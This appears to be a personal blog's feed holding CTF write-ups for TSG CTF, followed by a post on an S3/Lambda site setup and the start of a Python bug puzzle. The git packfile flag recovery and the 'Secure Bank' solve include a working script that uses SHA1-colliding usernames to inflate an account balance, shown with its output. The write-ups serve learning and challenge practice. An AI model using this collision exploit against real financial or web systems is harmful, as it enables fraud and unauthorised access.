    <span style="color: #008000; font-weight: bold">with</span> <span style="color: #008000">open</span>(<span style="color: #BA2121">&#39;./output/&#39;</span> <span style="color: #666666">+</span> <span style="color: #008000">hash</span>, <span style="color: #BA2121">&#39;w&#39;</span>) <span style="color: #008000; font-weight: bold">as</span> f:
        f<span style="color: #666666">.</span>write(output)

<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">main</span>():
    parser <span style="color: #666666">=</span> argparse<span style="color: #666666">.</span>ArgumentParser()
    parser<span style="color: #666666">.</span>add_argument(<span style="color: #BA2121">&#39;hash&#39;</span>)
    args <span style="color: #666666">=</span> parser<span style="color: #666666">.</span>parse_args()

    fetch(args<span style="color: #666666">.</span>hash)
<span style="color: #008000; font-weight: bold">if</span> <span style="color: #19177C">__name__</span> <span style="color: #666666">==</span> <span style="color: #BA2121">&#39;__main__&#39;</span>:
    main()
</pre></div>

<p>I then grepped all of the hashes out of the packfile and extracted the contents.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@box:/tmp/ob/easy_web$ git verify-pack -v .git/objects/pack/pack-358c51ff6239c4616442ad260a7f71391fec6fc2.pack |<span style="color: #BB6622; font-weight: bold">\</span>
  grep -Po <span style="color: #BA2121">&#39;[a-f0-9]{40}&#39;</span>| <span style="color: #BB6622; font-weight: bold">\</span>
  sort|uniq| xargs -I<span style="color: #666666">{}</span> python fetch.py <span style="color: #666666">{}</span>
<span style="color: #666666">[</span>code<span style="color: #666666">]</span>

<span style="color: #666666">[</span>code<span style="color: #666666">]</span>
user@box:/tmp/ob/easy_web$ grep -rni flag output/
output/02d365359d84a5d4f4317fa3549fe073a024c502:5:flag <span style="color: #666666">=</span> File.open<span style="color: #666666">(</span><span style="color: #BA2121">&quot;./flag&quot;</span>, <span style="color: #BA2121">&quot;r&quot;</span><span style="color: #666666">)</span> <span style="color: #008000; font-weight: bold">do</span> |f|
output/02d365359d84a5d4f4317fa3549fe073a024c502:14:    db.exec <span style="color: #BA2121">&quot;INSERT INTO accounts VALUES (&#39;admin&#39;, &#39;#{flag}&#39;);&quot;</span>
output/e518bb214047db324b2e9b09d5617d84c6cc4ebf:1:100644 blob 111eb967d40ae9bc7b2d16bbab7aaac5746ba1dc  flag
output/6eec6e57cc9eb5aa67f09fb73bdb3b933d7fdded:5:The flag is admin<span style="color: #BA2121">&#39;s password.</span>
<span style="color: #BA2121">output/c9319554ea383df062bafa9e96915ffe62136457:3:100644 blob 111eb967d40ae9bc7b2d16bbab7aaac5746ba1dc flag</span>
<span style="color: #BA2121">output/b8b02f91a5b2407cb4014c81440ce7620c4830bc:3:100644 blob 111eb967d40ae9bc7b2d16bbab7aaac5746ba1dc flag</span>
<span style="color: #BA2121">output/ebc4754f23719c17eedf24af0187be86b52e71d2:5:flag = File.open(&quot;./flag&quot;, &quot;r&quot;) do |f|</span>
<span style="color: #BA2121">output/ebc4754f23719c17eedf24af0187be86b52e71d2:14:    db.exec &quot;INSERT INTO accounts VALUES (&#39;</span>admin<span style="color: #BA2121">&#39;, &#39;</span><span style="color: #408080; font-style: italic">#{flag}&#39;);&quot;</span>
output/8ce8f78879f344df4e079a81048e7e18fdb29fed:5:100644 blob 111eb967d40ae9bc7b2d16bbab7aaac5746ba1dc  flag
</pre></div>

<p>Seeing the hash for the flag file, I started looking at that file</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@box:/tmp/ob/easy_web$ file output/111eb967d40ae9bc7b2d16bbab7aaac5746ba1dc
output/111eb967d40ae9bc7b2d16bbab7aaac5746ba1dc: zlib compressed data
</pre></div>

<p>A google search for bash zlib decompression returned <a href="https://unix.stackexchange.com/a/49066/2785">this</a> answer on stack overflow.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@box:/tmp/ob/easy_web$ printf &quot;\x1f\x8b\x08\x00\x00\x00\x00\x00&quot; |cat - output/111eb967d40ae9bc7b2d16bbab7aaac5746ba1dc|gzip -dc
TSGCTF{$_git_update-ref_-d_refs/original/refs/heads/master}
gzip: stdin: unexpected end of file
</pre></div>

<h2>Obliterated File Again</h2>
<p>I started off looking at the packfile again, and the problem had the same solution.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>user@box:/tmp/ob/easy_web$ ls -l ./.git/objects/pack/*
-r--r--r-- 1 alex alex  3900 May  4 07:57 ./.git/objects/pack/pack-b799d65ebb2cc3fab7878fcf2a2642585de29408.idx
-r--r--r-- 1 alex alex 10125 May  4 07:57 ./.git/objects/pack/pack-b799d65ebb2cc3fab7878fcf2a2642585de29408.pack

user@box:/tmp/ob/easy_web$ git verify-pack -v .git/objects/pack/pack-b799d65ebb2cc3fab7878fcf2a2642585de29408.pack |\
  grep -Po &#39;[a-f0-9]{40}&#39;|\
  sort|uniq| xargs -I{} python fetch.py {}

user@box:/tmp/ob/easy_web$ grep -rni flag output/*
output/02d365359d84a5d4f4317fa3549fe073a024c502:5:flag = File.open(&quot;./flag&quot;, &quot;r&quot;) do |f|
output/02d365359d84a5d4f4317fa3549fe073a024c502:14:    db.exec &quot;INSERT INTO accounts VALUES (&#39;admin&#39;, &#39;#{flag}&#39;);&quot;
output/1f34928d090b69867f664dcbef276d53a29483cc:3:100644 blob c1e375244c834c08d537d564e2763a7b92d5f9a8  flag
output/2aea982ed4eb63a835ce71322379720fb45e3a7a:2:100644 blob c1e375244c834c08d537d564e2763a7b92d5f9a8  flag
output/6eec6e57cc9eb5aa67f09fb73bdb3b933d7fdded:5:The flag is admin&#39;s password.
output/d5fe4dc31680a0c12730b4599ecccb369b6a0a14:3:100644 blob c1e375244c834c08d537d564e2763a7b92d5f9a8  flag
output/ebc4754f23719c17eedf24af0187be86b52e71d2:5:flag = File.open(&quot;./flag&quot;, &quot;r&quot;) do |f|
output/ebc4754f23719c17eedf24af0187be86b52e71d2:14:    db.exec &quot;INSERT INTO accounts VALUES (&#39;admin&#39;, &#39;#{flag}&#39;);&quot;
output/ff591ccbfb2cf72a371008a82f4210209797584f:5:100644 blob c1e375244c834c08d537d564e2763a7b92d5f9a8  flag

user@box:/tmp/ob/easy_web$ file output/c1e375244c834c08d537d564e2763a7b92d5f9a8
output/c1e375244c834c08d537d564e2763a7b92d5f9a8: zlib compressed data
user@box:/tmp/ob/easy_web$ printf &quot;\x1f\x8b\x08\x00\x00\x00\x00\x00&quot; |cat - output/c1e375244c834c08d537d564e2763a7b92d5f9a8|gzip -dc
TSGCTF{$_git_update-ref_-d_refs/original/refs/heads/master_S0rry_f0r_m4king_4_m1st4k3_0n_th1s_pr0bl3m}
gzip: stdin: unexpected end of file
user@box:/tmp/ob/easy_web$
</pre></div></content>
    </entry>
    
    <entry>
        <title>Solving "Secure Bank" from TSG CTF</title>
        <link href="2019-05-05-secure-bank-tsg-ctf.html"/>
        <content type="html"><p>Yesterday I participated in the <a href="https://score.ctf.tsg.ne.jp/">TSG CTF</a> and I'll
be posting a few of the challenges and solutions to the blog.</p>
<h1>The Secure Bank challenge</h1>
<p>The prompt of the challenge is:</p>
<blockquote>
<p>I came up with more secure technique to store user list. Even if a cracker could dump it, now it should be of little value!!!</p>
</blockquote>
<p>The website links to <a href="https://github.com/amccormack/ctf_challenges/blob/master/tsg_ctf/web/secure_bank/source.rb">source code</a>
and logging in shows that it is a banking application.</p>

<p><img alt="Secure Bank" src="/static/img/secure_bank.png" /></p>
<p>Looking at the source file shows that in order to get the flag the balance
of the account should be greater than or equal to 10 billion.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>get <span style="color: #BA2121">&#39;/api/flag&#39;</span> <span style="color: #008000; font-weight: bold">do</span>
  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">401</span>, <span style="color: #BA2121">&#39;login first&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> user <span style="color: #666666">=</span> session<span style="color: #666666">[</span><span style="color: #19177C">:user</span><span style="color: #666666">]</span>

  hashed_user <span style="color: #666666">=</span> <span style="color: #880000">STRETCH</span><span style="color: #666666">.</span>times<span style="color: #666666">.</span>inject(user){<span style="color: #666666">|</span>s<span style="color: #666666">|</span> <span style="color: #880000">Digest</span><span style="color: #666666">::</span><span style="color: #880000">SHA1</span><span style="color: #666666">.</span>hexdigest(s)}

  res <span style="color: #666666">=</span> <span style="color: #880000">DB</span><span style="color: #666666">.</span>query <span style="color: #BA2121">&#39;SELECT balance FROM account WHERE user = ?&#39;</span>, hashed_user
  row <span style="color: #666666">=</span> res<span style="color: #666666">.</span>next
  balance <span style="color: #666666">=</span> row <span style="color: #666666">&amp;&amp;</span> row<span style="color: #666666">[0]</span>
  res<span style="color: #666666">.</span>close

  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">401</span>, <span style="color: #BA2121">&#39;login first&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> balance
  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">403</span>, <span style="color: #BA2121">&#39;earn more coins!!!&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> balance <span style="color: #666666">&gt;=</span> <span style="color: #666666">10_000_000_000</span>

  json({<span style="color: #19177C">flag</span>: <span style="color: #880000">IO</span><span style="color: #666666">.</span>binread(<span style="color: #BA2121">&#39;data/flag.txt&#39;</span>)})
<span style="color: #008000; font-weight: bold">end</span>
</pre></div>

<p>Before I get into how to solve the challenge, if you would like to try it
on your own, you can build the server and run the challenge yourself by following
the README file in this <a href="https://github.com/amccormack/ctf_challenges/tree/master/tsg_ctf/web/secure_bank">github repo</a></p>
<h2>Solving the Challenge</h2>
<p>Poking around the website itself, I note the following:
  - New accounts are issued 100 coins
  - Users can transfer coins to another account</p>
<p>I could register 100 million accounts and have them all transfer coins to a
single account. But that doesn't feel practical.</p>
<p>I decided to take a look at the transfer function to see if I could spot any
vulnerabilities.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>post <span style="color: #BA2121">&#39;/api/transfer&#39;</span> <span style="color: #008000; font-weight: bold">do</span>
  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">401</span>, <span style="color: #BA2121">&#39;login first&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> src <span style="color: #666666">=</span> session<span style="color: #666666">[</span><span style="color: #19177C">:user</span><span style="color: #666666">]</span>

  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">400</span>, <span style="color: #BA2121">&#39;bad request&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> dst <span style="color: #666666">=</span> params<span style="color: #666666">[</span><span style="color: #19177C">:target</span><span style="color: #666666">]</span> <span style="color: #AA22FF; font-weight: bold">and</span> <span style="color: #008000">String</span> <span style="color: #666666">===</span> dst <span style="color: #AA22FF; font-weight: bold">and</span> dst <span style="color: #666666">!=</span> src
  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">400</span>, <span style="color: #BA2121">&#39;bad request&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> amount <span style="color: #666666">=</span> params<span style="color: #666666">[</span><span style="color: #19177C">:amount</span><span style="color: #666666">]</span> <span style="color: #AA22FF; font-weight: bold">and</span> <span style="color: #008000">String</span> <span style="color: #666666">===</span> amount
  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">400</span>, <span style="color: #BA2121">&#39;bad request&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> amount <span style="color: #666666">=</span> amount<span style="color: #666666">.</span>to_i <span style="color: #AA22FF; font-weight: bold">and</span> amount <span style="color: #666666">&gt;</span> <span style="color: #666666">0</span>

  <span style="color: #008000">sleep</span> <span style="color: #666666">1</span>

  hashed_src <span style="color: #666666">=</span> <span style="color: #880000">STRETCH</span><span style="color: #666666">.</span>times<span style="color: #666666">.</span>inject(src){<span style="color: #666666">|</span>s<span style="color: #666666">|</span> <span style="color: #880000">Digest</span><span style="color: #666666">::</span><span style="color: #880000">SHA1</span><span style="color: #666666">.</span>hexdigest(s)}
  hashed_dst <span style="color: #666666">=</span> <span style="color: #880000">STRETCH</span><span style="color: #666666">.</span>times<span style="color: #666666">.</span>inject(dst){<span style="color: #666666">|</span>s<span style="color: #666666">|</span> <span style="color: #880000">Digest</span><span style="color: #666666">::</span><span style="color: #880000">SHA1</span><span style="color: #666666">.</span>hexdigest(s)}

  res <span style="color: #666666">=</span> <span style="color: #880000">DB</span><span style="color: #666666">.</span>query <span style="color: #BA2121">&#39;SELECT balance FROM account WHERE user = ?&#39;</span>, hashed_src
  row <span style="color: #666666">=</span> res<span style="color: #666666">.</span>next
  balance_src <span style="color: #666666">=</span> row <span style="color: #666666">&amp;&amp;</span> row<span style="color: #666666">[0]</span>
  res<span style="color: #666666">.</span>close
  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">422</span>, <span style="color: #BA2121">&#39;no enough coins&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> balance_src <span style="color: #666666">&gt;=</span> amount

  res <span style="color: #666666">=</span> <span style="color: #880000">DB</span><span style="color: #666666">.</span>query <span style="color: #BA2121">&#39;SELECT balance FROM account WHERE user = ?&#39;</span>, hashed_dst
  row <span style="color: #666666">=</span> res<span style="color: #666666">.</span>next
  balance_dst <span style="color: #666666">=</span> row <span style="color: #666666">&amp;&amp;</span> row<span style="color: #666666">[0]</span>
  res<span style="color: #666666">.</span>close
  <span style="color: #008000; font-weight: bold">return</span> err(<span style="color: #666666">422</span>, <span style="color: #BA2121">&#39;no such user&#39;</span>) <span style="color: #008000; font-weight: bold">unless</span> balance_dst

  balance_src <span style="color: #666666">-=</span> amount
  balance_dst <span style="color: #666666">+=</span> amount

  <span style="color: #880000">DB</span><span style="color: #666666">.</span>execute <span style="color: #BA2121">&#39;UPDATE account SET balance = ?  WHERE user = ?&#39;</span>, balance_src, hashed_src
  <span style="color: #880000">DB</span><span style="color: #666666">.</span>execute <span style="color: #BA2121">&#39;UPDATE account SET balance = ?  WHERE user = ?&#39;</span>, balance_dst, hashed_dst

  json({<span style="color: #19177C">amount</span>: amount, <span style="color: #19177C">balance</span>: balance_src})
<span style="color: #008000; font-weight: bold">end</span>
</pre></div>

<p>The api takes two arguments, a destination user account and an amount.</p>
<p>The amount to transfer must be greater than 0 and the usernames can not be the same</p>
<p>The usernames of the sender and the destination are both hashed, and the hashes
are used to locate the records of the users in the database.</p>
<p>Seeing the <code>dst != src</code> validation made me realize that if the usernames where the same
the transfer would give extra coins. This is because the new amount for the destination is
calculated using values obtained before the coins where subtracted from the sender.</p>
<p>The user's data is obtained from the database by the SHA1 hash of the user ID. So
if we can get two different usernames but the same hash, we can add coins to our account
and overwrite the effects of subtracting.</p>
<p>SHA1 is <a href="https://shattered.io/">vulnerable</a> to collisions, and researchers have
figured out how to generate the same SHA1 hash from two different byte sequences.</p>
<p>This website provides a <a href="https://alf.nu/SHA1">SHA1 collider</a>. You can
specify two files and it will return two PDFs with different data but each with
the same SHA1 hash.</p>
<p>The first thing I wanted to do was test if the collision would work. I only have
a passing knowledge of ruby and sinatra, so I wanted to see what the output of
a collision would look like.</p>
<p>I spun up a <a href="https://github.com/amccormack/ctf_challenges/tree/master/tsg_ctf/web/secure_bank">docker instance</a>
of the ruby server and modified the source to add the following to the <code>/api/register</code>
logic.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>md5_user <span style="color: #666666">=</span> <span style="color: #880000">Digest</span><span style="color: #666666">::</span><span style="color: #880000">MD5</span><span style="color: #666666">.</span>hexdigest(user)
<span style="color: #008000">puts</span>  <span style="color: #BA2121">&quot;register user SHA1 </span><span style="color: #BB6688; font-weight: bold">#{</span>hashed_user<span style="color: #BB6688; font-weight: bold">}</span><span style="color: #BA2121"> MD5 </span><span style="color: #BB6688; font-weight: bold">#{</span>md5_user<span style="color: #BB6688; font-weight: bold">}</span><span style="color: #BA2121">&quot;</span>
</pre></div>

<p>Next I needed usernames to test with.</p>
<p>I uploaded two files, <code>a.jpg</code> and <code>b.jpg</code> which had 4 A and 4 B characters respectively
to the SHA1 collider. I then loaded the files in python and chopped them from the end
of the file until the hashes no longer matched. This left 2 different
sequences of 320 bytes with the same SHA1 hash.</p>
<p>I <a href="https://github.com/amccormack/ctf_challenges/blob/e167589a51562fbd4d7a6ad91ce2ba48e56dbab6/tsg_ctf/web/secure_bank/solution/solve.py#L87">wrote python</a>
to register both byte sequences as usernames on the modified server, and watched the output.</p>
<p>The server had the following output, proving the two users have the same SHA1 hash.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>127.0.0.1 - - [05/May/2019:22:30:33 +0000] &quot;GET /index.html HTTP/1.1&quot; 200 5341 0.0220
register user SHA1 ebbc34e8a20fa2d296fb09d1be253250d73a0720 MD5 7c2f61965501afba4ff7e84ee2c91853
127.0.0.1 - - [05/May/2019:22:30:34 +0000] &quot;POST /api/register HTTP/1.1&quot; 200 - 1.0135
register user SHA1 ebbc34e8a20fa2d296fb09d1be253250d73a0720 MD5 e427eb5d9a171094e7ba99b1e1d502b3
</pre></div>

<p>The full script of the attack can be seen in the <a href="https://github.com/amccormack/ctf_challenges/blob/master/tsg_ctf/web/secure_bank/solution/solve.py">solution file</a>
but I've taken the important parts and commented on them below.</p>
<p>The script works by registering a username (<code>ua</code>) and then transferring all
available coins to <code>ub</code>. Because <code>ua</code> has the same hash as <code>ub</code> the coins are
actually transfered to the <code>ua</code> user.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">run_attack</span>(base_url):
    <span style="color: #408080; font-style: italic"># We generate 4 random bytes to add at the of the usernames. This</span>
    <span style="color: #408080; font-style: italic"># lets us rerun this script and not collide with a previously used</span>
    <span style="color: #408080; font-style: italic"># username. We double check that the hashes are the same.</span>
    seed <span style="color: #666666">=</span> secrets<span style="color: #666666">.</span>token_bytes(<span style="color: #666666">4</span>)
    ua, ub <span style="color: #666666">=</span> USER_A <span style="color: #666666">+</span> seed, USER_B <span style="color: #666666">+</span> seed
    h1, h2 <span style="color: #666666">=</span> hashlib<span style="color: #666666">.</span>sha1(ua)<span style="color: #666666">.</span>hexdigest(), hashlib<span style="color: #666666">.</span>sha1(ub)<span style="color: #666666">.</span>hexdigest()
    <span style="color: #008000; font-weight: bold">assert</span> h1 <span style="color: #666666">==</span> h2

    <span style="color: #408080; font-style: italic"># Create a Session object, which will retain cookie values. Then</span>
    <span style="color: #408080; font-style: italic"># register and login with our user.</span>
    s <span style="color: #666666">=</span> requests<span style="color: #666666">.</span>Session()
    s<span style="color: #666666">.</span>get(index_url)
    s<span style="color: #666666">.</span>post(register_url, data<span style="color: #666666">=</span>{<span style="color: #BA2121">&quot;user&quot;</span>:ua, <span style="color: #BA2121">&quot;pass&quot;</span>: <span style="color: #BA2121">&#39;a&#39;</span><span style="color: #666666">*20</span>})
    s<span style="color: #666666">.</span>post(login_url, data<span style="color: #666666">=</span>{<span style="color: #BA2121">&quot;user&quot;</span>:ua, <span style="color: #BA2121">&quot;pass&quot;</span>: <span style="color: #BA2121">&#39;a&#39;</span><span style="color: #666666">*20</span>})

    <span style="color: #408080; font-style: italic"># Get the balance of our user</span>
    r <span style="color: #666666">=</span> s<span style="color: #666666">.</span>post(balance_url, data<span style="color: #666666">=</span>{})
    balance <span style="color: #666666">=</span> r<span style="color: #666666">.</span>json()[<span style="color: #BA2121">&#39;balance&#39;</span>] <span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&#39;balance&#39;</span> <span style="color: #AA22FF; font-weight: bold">in</span> r<span style="color: #666666">.</span>json() <span style="color: #008000; font-weight: bold">else</span> <span style="color: #008000">None</span>
    <span style="color: #008000; font-weight: bold">while</span> balance <span style="color: #AA22FF; font-weight: bold">is</span> <span style="color: #AA22FF; font-weight: bold">not</span> <span style="color: #008000">None</span> <span style="color: #AA22FF; font-weight: bold">and</span> balance <span style="color: #666666">&lt;</span> <span style="color: #666666">10000000000</span>:
        <span style="color: #008000; font-weight: bold">if</span> balance <span style="color: #AA22FF; font-weight: bold">is</span> <span style="color: #008000">None</span>:
            <span style="color: #008000; font-weight: bold">print</span>(<span style="color: #BA2121">&#39;Could not read balance, exiting&#39;</span>)
            <span style="color: #008000; font-weight: bold">return</span>
        <span style="color: #408080; font-style: italic"># Transfer all of the money in ua&#39;s account to ub</span>
        s<span style="color: #666666">.</span>post(transfer_url, data<span style="color: #666666">=</span>{<span style="color: #BA2121">&quot;amount&quot;</span>:<span style="color: #008000">str</span>(balance), <span style="color: #BA2121">&quot;target&quot;</span>: ub})
        r <span style="color: #666666">=</span> s<span style="color: #666666">.</span>post(balance_url, data<span style="color: #666666">=</span>{})
        balance <span style="color: #666666">=</span> r<span style="color: #666666">.</span>json()[<span style="color: #BA2121">&#39;balance&#39;</span>] <span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&#39;balance&#39;</span> <span style="color: #AA22FF; font-weight: bold">in</span> r<span style="color: #666666">.</span>json() <span style="color: #008000; font-weight: bold">else</span> <span style="color: #008000">None</span>
        <span style="color: #008000; font-weight: bold">print</span>(balance)

    r <span style="color: #666666">=</span> s<span style="color: #666666">.</span>get(flag_url)
    <span style="color: #008000; font-weight: bold">print</span>(r<span style="color: #666666">.</span>json())
</pre></div>

<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>$ python solve.py http://34.85.75.40:19292
200
400
800
1600
3200
6400
12800
25600
51200
102400
204800
409600
819200
1638400
3276800
6553600
13107200
26214400
52428800
104857600
209715200
419430400
838860800
1677721600
3355443200
6710886400
13421772800
{&#39;flag&#39;: &#39;TSGCTF{H4SH_FUNCTION_1S_NOT_INJ3C71V3... :(}\n&#39;}
</pre></div></content>
    </entry>
    
    <entry>
        <title>New Website Architecture</title>
        <link href="2017-07-13-new-website-architecture.html"/>
        <content type="html"><p>I have updated the architecture of the website. Hopefully, nothing has changed and no one will notice the difference. The website now runs inside Amazon S3 and is served by CloudFront.
A git repository stores my posts and when that repository is updated, a web hook triggers a lambda function which executes habu and syncs the files.</p>
<h2>Why Make My Own Platform?</h2>
<p>There are lots of solutions when it comes to making a website. From using a full service like <a href="https://medium.com/">Medium</a>, <a href="https://wordpress.com/#plans">hosted WordPress</a>, to more customizable, yet still free, services like <a href="https://pages.github.com/">GitHub Pages</a>. But even with all of these platforms available, I still wanted the control of hosting my own solution.</p>
<p>Back when I started this website, it was hosted on WordPress on a cheap VPS provider. After a while I got tired of having to ensure WordPress was always up to date and moved to a static website generated by <a href="https://github.com/botherder/habu">habu</a>. I customized the code a good bit to get the features I wanted, and set up a basic nginx static website. But after getting a Chromebook, I got really tired of having to have a full python environment in order to make posts to the website. Additionally, I started getting more and more familiar with AWS services like Lambda and S3.</p>
<p>Using Lambda and S3 allows me to push a change to my git repository and have it automatically update the S3 bucket. I no longer have to maintain a python environment in order to generate the static HTML, and I can edit my repository from within the browser.</p>
<p>There are several frameworks that offer similar S3 static websites. One that I looked at was <a href="https://github.com/ryansb/hugo-lambda">hugo-lambda</a> which watches for uploaded Markdown files and generates the static HTML pages. It even comes with CloudFormation templates for generating IAM roles and S3 buckets, which can be a bit time consuming if you're setting it up by hand. But at the end of the day, I wanted the experience of configuring everything so that I would know how it all works.</p>
<h2>How the Website Works</h2>
<h3>Principles</h3>
<p>I had two major principles when creating the website. The first was that everything would be backed by source control. This included the lambda code and the posts of the website. The second major principle was that I didn't want to run any software locally. I can still write the posts in atom on my desktop, but I also have the option of using the web editor for my git repository.</p>
<h3>Technical Details</h3>

<p>An overview of the architecture is shown below.</p>
<p><img alt="Website Architecture" src="/static/img/website_arch.svg" /></p>
<p>The action starts when a commit is pushed into the git repository. The repository is configured to call a webhook that is tied to API Gateway. API Gateway passes the webhook request to a Lambda function which then parses that request and passes it to the <code>habu</code> and <code>sync</code> lambda functions. The first lambda function passes the repository name and commit to the <code>habu</code> and <code>sync</code> functions. Those functions must then go and fetch the tarball of the repository from the git server. Not shown is a separate lambda function called by both <code>habu</code> and <code>sync</code> that provides OAuth credentials for them to connect to the git server.</p>
<p>The <code>habu</code> function runs the habu static generation script, but ignores the static files. The <code>sync</code> function syncs the static files to the S3 bucket. This allows the two functions to run concurrently.</p>
<p>Once the files are located in the S3 bucket, CloudFront can serve the files. CloudFront has been configured to have 30 second TTLs on the caches of the html files (since they change on each post), but the static files have a longer TTL since they generally do not change and are larger in size.</p>
<h2>Gotchas and Missing Features</h2>
<h3>Lambda Timeouts</h3>
<p>Both the <code>habu</code> and <code>sync</code> lambda functions need to be set to timeout at 10-20 seconds instead of the default 3. Most of this time is not spent actually computing but transmitting the file to S3. Currently, every post is updated when a new post is added (because of the <code>Recent Posts</code> section). If generating all of the new posts starts to take too long, I'll consider modifying the <code>Recent Posts</code> section so when creating the new post so only it would need to be sent.</p>
<h3>CloudFront's Caching</h3>
<p>CloudFront's default caching levels makes it tricky to see changes in real time. There are two ways to deal with changes to the static website.
You can <a href="http://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/Invalidation.html">invalidate the objects</a> or you can set the cache TTL to a smaller time frame.</p>
<h3>Moving and Deleting Resources in S3</h3>
<p>The current sync mechanism that is in place only adds new files and does not concern itself with files that are moved or deleted. In practice this shouldn't matter
too much but it does raise the likelihood of an image or other resource being used that may no longer be in place in the source.</p>
<h3>Inefficiencies</h3>
<p>Static resources are always synchronized between my git repository and S3, even if they already exist. I don't think it is worth fixing at the moment, but the solution is fairly straightforward. Using the <a href="http://boto3.readthedocs.io/en/latest/reference/services/s3.html#S3.Client.list_objects">list_objects</a> method in boto3, I can get the MD5 hash (from the ETag) of each object already in the static directory and compare them with the files to sync, ignoring those with the same MD5.</p>
<h2>Links I found helpful</h2>
<ul>
<li><a href="https://www.davidbaumgold.com/tutorials/host-static-site-aws-s3-cloudfront/">Host a Static Site on AWS, using S3 and CloudFront</a></li>
<li><a href="https://deliciousbrains.com/wp-offload-s3/doc/custom-domain-https-cloudfront/">Configure a Custom Domain for CloudFront with HTTPS</a></li>
</ul></content>
    </entry>
    
    <entry>
        <title>Spot The Python Bug</title>
        <link href="2016-03-19-spot-the-python-bug.html"/>
        <content type="html"><h1>Lets play a game</h1>
<p>Lets suppose you have the following simple program:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #008000; font-weight: bold">from</span> <span style="color: #0000FF; font-weight: bold">__future__</span> <span style="color: #008000; font-weight: bold">import</span> print_function
<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">collections</span>

Color <span style="color: #666666">=</span> collections<span style="color: #666666">.</span>namedtuple(<span style="color: #BA2121">&#39;Color&#39;</span>,[<span style="color: #BA2121">&#39;name&#39;</span>, <span style="color: #BA2121">&#39;hex_value&#39;</span>])

<span style="color: #008000; font-weight: bold">class</span> <span style="color: #0000FF; font-weight: bold">User</span>(<span style="color: #008000">object</span>):
    <span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">__init__</span>(<span style="color: #008000">self</span>):
        <span style="color: #008000">self</span><span style="color: #666666">.</span>pallet <span style="color: #666666">=</span> []
        <span style="color: #008000">self</span><span style="color: #666666">.</span>pallet<span style="color: #666666">.</span>append(Color(<span style="color: #BA2121">&#39;red&#39;</span>,<span style="color: #BA2121">&#39;#ff0000&#39;</span>))
        <span style="color: #008000">self</span><span style="color: #666666">.</span>pallet<span style="color: #666666">.</span>append(Color(<span style="color: #BA2121">&#39;green&#39;</span>,<span style="color: #BA2121">&#39;#00ff00&#39;</span>))
        <span style="color: #008000">self</span><span style="color: #666666">.</span>pallet<span style="color: #666666">.</span>append(Color(<span style="color: #BA2121">&#39;blue&#39;</span>,<span style="color: #BA2121">&#39;#0000ff&#39;</span>))

    <span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">has_color</span>(<span style="color: #008000">self</span>, color):
        find_color <span style="color: #666666">=</span> <span style="color: #008000">filter</span>(<span style="color: #008000; font-weight: bold">lambda</span> x: x<span style="color: #666666">.</span>name <span style="color: #666666">==</span> color<span style="color: #666666">.</span>name, [ color <span style="color: #008000; font-weight: bold">for</span> color <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">self</span><span style="color: #666666">.</span>pallet])
        found_colors <span style="color: #666666">=</span> [x <span style="color: #008000; font-weight: bold">for</span> x <span style="color: #AA22FF; font-weight: bold">in</span> find_color]
